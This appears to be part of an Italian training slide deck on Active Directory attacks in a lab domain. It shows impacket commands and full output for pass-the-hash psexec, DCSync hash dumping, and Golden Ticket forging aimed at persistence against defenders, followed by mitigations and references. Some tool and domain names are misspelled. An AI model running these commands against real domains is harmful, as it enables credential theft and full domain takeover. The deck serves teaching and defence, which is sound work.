
```
impacket-psexec CONTOS0.LOCAL/m.summers@192.168.0.1 -hashes :522b42c630c78ba806c818121742ffc4
```

```
(kali㉿kali)-[~]
$ impacket-psexec CONTOS0.LOCAL/m.summers@192.168.0.1 -hashes :522b42c630c78ba806c818121742ffc4
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.0.1.....
[*] Found writable share ADMIN$ 
[*] Uploading file KRKHkxIw.exe
[*] Opening SVCManager on 192.168.0.1.....
[*] Creating service QyLv on 192.168.0.1.....
[*] Starting service QyLv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
DC01

C:\Windows\system32> whoami
nt authority\system
```



DCSYNC

SPIEGAZIONE

- **DCSync** è una tecnica utilizzata per estrarre le credenziali di tutti gli account presenti su un dominio Active Directory sfruttando la funzionalità di **replicazione** dei Domain Controller.
- L'attaccante utilizza un account con privilegi elevati per simulare il comportamento di un Domain Controller chiedendo ad un DC legittimo una sincronizzazione del database **NTDS.dit**, per poi leggere tutte le credenziali contenute in esso.
- Il tutto viene eseguito tramite comandi di replica come se fosse una richiesta legittima.

ESECUZIONE DELL'ATTACCO

Possiamo eseguire un DC Sync con impacket-secretsdump:

```
impacket-secretsdump CONTOSO.LOCAL/m.summers@192.168.0.1 -hashes :522b4...42ffc4 -just-dc
```


```
[kali㉿kali)-[~]
$ impacket-secretsdump CONTOSO.LOCAL/m.summers@192.168.0.1 -hashes :522b42c630c78ba806c818121742ffc4 -just-dc
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b1f62f0a01571af820e0baa1f97580e5 :::
r.mccall:1125:aad3b435b51404eeaad3b435b51404ee:35a76666b9d86d58f7bc24908659a284 :::
j.owen:1126:aad3b435b51404eeaad3b435b51404ee:a6090983c4e233beed133ad5689b6141 :::
i.wallace:1127:aad3b435b51404eeaad3b435b51404ee:8be4700f4e28c4795730615c0e3aca79 :::
k.whitehead:1128:aad3b435b51404eeaad3b435b51404ee:f5a8e3c7ef3ff7bf798d9983a259024a :::
n.pugh:1129:aad3b435b51404eeaad3b435b51404ee:a27815dfc601112f27f9628ab3ec779d :::
t.knapp:1130:aad3b435b51404eeaad3b435b51404ee:e6f53ff04e5cb218b8f44c609a92bb14 :::
b.bradford:1131:aad3b435b51404eeaad3b435b51404ee:66aa206de123fb954cf8a6448149dfa :::
h.levine:1132:aad3b435b51404eeaad3b435b51404ee:a91581616da13e1df1e4f218c2fb2644 :::
d.winters:1133:aad3b435b51404eeaad3b435b51404ee:37363ebc961f4bea46f15375c0024f98 :::
b.obrien:1134:aad3b435b51404eeaad3b435b51404ee:3b862ac534f8c2a0d8ab6b9ac8288edd :::
i.hock:1135:aad3b435b51404eeaad3b435b51404ee:1f134fb25979d3397aaf28bbdb0b63e7 ...
```

ESECUZIONE DELL'ATTACCO

Notiamo che abbiamo ottenuto anche l'AES-256 Key dell'account «krbtgt»
Questa informazione ci sarà utile tra poco...

```
Administrator:aes256-cts-hmac-sha1-96:60a5863f0a92b4a4c42ce59ef0a2e792093e50542f3e92f9fb3a776072217d68
Administrator:aes128-cts-hmac-sha1-96:da77ecab5adc670d03b608d1d347caae
Administrator:des-cbc-md5:c84c43c789bff738
krbtgt:aes256-cts-hmac-sha1-96:98082814497f5d98e9ba6607b46d3ac4403c533aab29dd1ccc3ec2c2e738e52c
krbtgt:aes128-cts-hmac-sha1-96:a8b293e6fb9c47c181a2982dbaeadaee
krbtgt:des-cbc-md5:8a5bdccbbc8361e0
r.mccall:aes256-cts-hmac-sha1-96:be3c57bf20602ecf021bf96c020ca3f2b7c9f0c5c5cbd953e407d2895b6e4634
r.mccall:aes128-cts-hmac-sha1-96:e62171aad1eaa1619f512b6655aee700
r.mccall:des-cbc-md5:4a9e92838a89613b
j.owen:aes256-cts-hmac-sha1-96:a0345638836238af3bfcca0aec596032816761bf2e262d89ef747632ac93cb21
```



GOLDEN TICKET

INTRODUZIONE DELL'ATTACCO

- Ora che abbiamo accesso agli Hash NTLM di tutti gli account presenti nel dominio compromesso, possiamo concentrarci sul mantenere un accesso persistente, per evitare di essere rimossi dal team difensivo che protegge il dominio attaccato.
- Ricordiamo che tutti i **TGT** sono crittografati con la **krbtgt key**.
- Con un **TGT** per un rispettivo account, possiamo accedere a tutte le risorse del dominio nel contesto e con i privilegi di quell'account.

SPIEGAZIONE

- Siccome abbiamo ottenuto anche l'Hash della password dell'account **krbtgt** attraverso il **DCSync**, possiamo forgiare nuovi TGT dal nulla per utenti con alti privilegi e renderli validi crittografandoli con la **krbtgt key**.
- Questi TGT prendono il nome di **Golden Ticket**. La loro peculiarità è che possono essere creati senza conoscere la password/Hash dell'account selezionato, inoltre rimangono validi anche se la password dell'account viene cambiata.
- Infine, ogni TGT ha una scadenza, ma molti strumenti impostano una durata di vita di 10 anni quando viene forgiato un Golden Ticket.

IMPACKET-LOOKUPSID

Per generare un Golden Ticket abbiamo bisogno di altre informazioni, il Domain SID e il RID dell'account da impersonare.

Possiamo ottenere queste informazioni con impacket-lookupsid:

```
impacket-lookupsid CONTOSO.LOCAL/m.summers@192.168.0.1 -hashes :522b4...742ffc4
```

```
(kali㉿kali)-[~] pictures
$ impacket-lookupsid CONTOSO.LOCAL/m.summers@192.168.0.1 -hashes :522b42c630c78ba806c818121742ffc4 | grep -E "Domain SID|d.garza"
[*] Domain SID is: S-1-5-21-1948143884-766871846-1397417008
1155: CONTOSO\d.garza (SidTypeUser)
```

Generazione di un Golden Ticket

Ora che abbiamo tutte le informazioni necessarie, possiamo forgiare un Golden Ticket utilizzando impacket-tickereter:


```
impacket-tickereter -aesKey '9808...8e52c' -domain 'CONTOSO.LOCAL' -domain-sid  
'S-1-5-21-1948143884-766871846-1397417008' -user-id 1155 d.garza
```

```
(kali㉿kali)-[~] $ impacket-tickereter -aesKey '98082814497f5d98e9ba6607b46d3ac4403c533aab29dd1ccc3ec2c2e738e52c' -domain 'CONTOSO.LOCAL' -domain-sid 'S-1-5-21-1948143884-766871846-1397417008' -user-id 1155 d.garza  
Impacket v0.12.0.dev1 - Copyright 2023 Fortra  
[*] Creating basic skeleton ticket and PAC Infos  
[*] Customizing ticket for CONTOSO.LOCAL/d.garza  
[*] PAC_LOGON_INFO  
[*] PAC_CLIENT_INFO_TYPE  
[*] EncTicketPart  
[*] EncASRepPart  
[*] Signing/Encrypting final ticket  
[*] PAC_SERVER_CHECKSUM  
[*] PAC_PRIVSVR_CHECKSUM  
[*] EncTicketPart  
[*] EncASRepPart  
[*] Saving ticket in d.garza.ccache
```

UTILIZZO DEL GOLDEN TICKET

Adesso possiamo utilizzare il Golden Ticket appena generato per accedere alle risorse del dominio. In questo caso utilizzeremo impacket-psexec per accedere al Domain Controller (DC01):

```
impacket-psexec DC01.CONTOSO.LOCAL -k -no-pass
```



The screenshot shows a terminal window on a Kali Linux system. The user has run the command `impacket-psexec DC01.CONTOSO.LOCAL -k -no-pass`. The output shows the process of uploading a payload, creating a service, and starting it. Once the service is running, a Windows command prompt is spawned, displaying the system's name as DC01 and the current user as 'Administrator'. Finally, the command `whoami` is run, confirming the elevated privileges.

```
(kali㉿kali)-[~]
$ impacket-psexec DC01.CONTOSO.LOCAL -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra


[*] Requesting shares on DC01.CONTOSO.LOCAL.....
[*] Found writable share ADMIN$ 
[*] Uploading file DurvYLHF.exe
[*] Opening SVCManager on DC01.CONTOSO.LOCAL.....
[*] Creating service AtnI on DC01.CONTOSO.LOCAL.....
[*] Starting service AtnI.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
DC01

C:\Windows\system32> whoami
nt authority\system
```



MITIGAZIONI



AS-REP ROASTING

- Se possibile, assicurarsi che tutti gli account Active Directory richiedano la Kerberos Pre-Authentication. Questo è possibile quando non ci sono dipendenze con applicazioni legacy che richiedono la Pre-Autenticazione disabilitata.
- Account che non richiedono Kerberos Pre-Authentication devono avere privilegi minimi nel dominio e non devono far parte di gruppi privilegiati.
- Inoltre, account con questa impostazione devono avere una password sicura, partendo da un minimo di 15/30 caratteri.

KERBEROASTING

- Utilizzare **(group) Managed Service Account (gMSA)**: vengono gestiti direttamente dal dominio ed hanno una password auto-generata di 120 caratteri che viene cambiata ad intervalli generali.
- Impostare password complesse che partono da un minimo di 30 caratteri.
- Minimizzare l'utilizzo di Service Account, quando possibile.
- Assicurarsi che i Service Account possiedano privilegi minimi per effettuare le proprie operazione e che non facciano parte di gruppi altamente privilegiati.

LSASS DUMPING

- Abilitare **Credential Guard**: consente di virtualizzare ed isolare i processi di sicurezza come LSASS per evitare che venga compromesso.

PASS-THE-HASH

- Disabilitare, se possibile, il protocollo NTLM come sistema di autenticazione e forzare l'utilizzo di Kerberos.
- Implementare l'autenticazione a più fattori (MFA).

DCSYNC

- Minimizzare il numero di Domain User con permessi per effettuare DCSync.
- Controllare che utenti con permessi di DCSync non possano autenticarsi a domain computer che si trovano in ambienti a bassi privilegi, come computer che ospitano server web esposti ad internet.

GOLDEN TICKET

- Se si sospetta un potenziale attacco all'ambiente Active Directory, bisogna ruotare la password dell'account "**krbtgt**", siccome è l'unico modo per invalidare i TGT, compresi i Golden Ticket.

RIFERIMENTI


- <https://cyberdefenders.org/blog/blue-team-vs-red-team/>
- <https://www.coresecurity.com/core-labs/open-source-tools/impacket>
- <https://www.microsoft.com/en-us/security/blog/2024/09/26/storm-0501-ransomware-attacks-expanding-to-hybrid-cloud-environments/>
- <https://www.microsoft.com/en-us/security/blog/2023/07/11/storm-0978-attacks-reveal-financial-and-espionage-motives/>
- <https://www.microsoft.com/en-us/security/blog/2023/05/24/volt-typhoon-targets-us-critical-infrastructure-with-living-off-the-land-techniques/>
- <https://www.microsoft.com/en-us/security/blog/2023/06/14/cadet-blizzard-emerges-as-a-novel-and-distinct-russian-threat-actor/>

RIFERIMENTI

- <https://www.secureauth.com/resources/a-new-chapter-in-secureauths-commitment-to-open-security-research-and-knowledge-sharing-a-new-home-for-impacket/>
- <https://github.com/fortra/impacket>
- <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview>
- <https://www.tarlogic.com/blog/how-kerberos-works/>
- <https://networkencyclopedia.com/local-security-authority-lsa/>
- https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service
- https://en.wikipedia.org/wiki/Security_Account_Manager

RIFERIMENTI

- <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/credentials-processes-in-windows-authentication>
- <https://attack.mitre.org/techniques/T1003/001/>
- https://en.wikipedia.org/wiki/Pass_the_hash
- <https://attack.mitre.org/techniques/T1003/006/>
- <https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/golden-ticket-attack/>
- <https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/system-hardening/detecting-and-mitigating-active-directory-compromises>

An abstract geometric pattern is composed of numerous thin white lines on a solid black background. The lines form various shapes, including triangles, rectangles, and irregular polygons, which overlap and intersect in a complex, non-repeating manner.

GRAZIE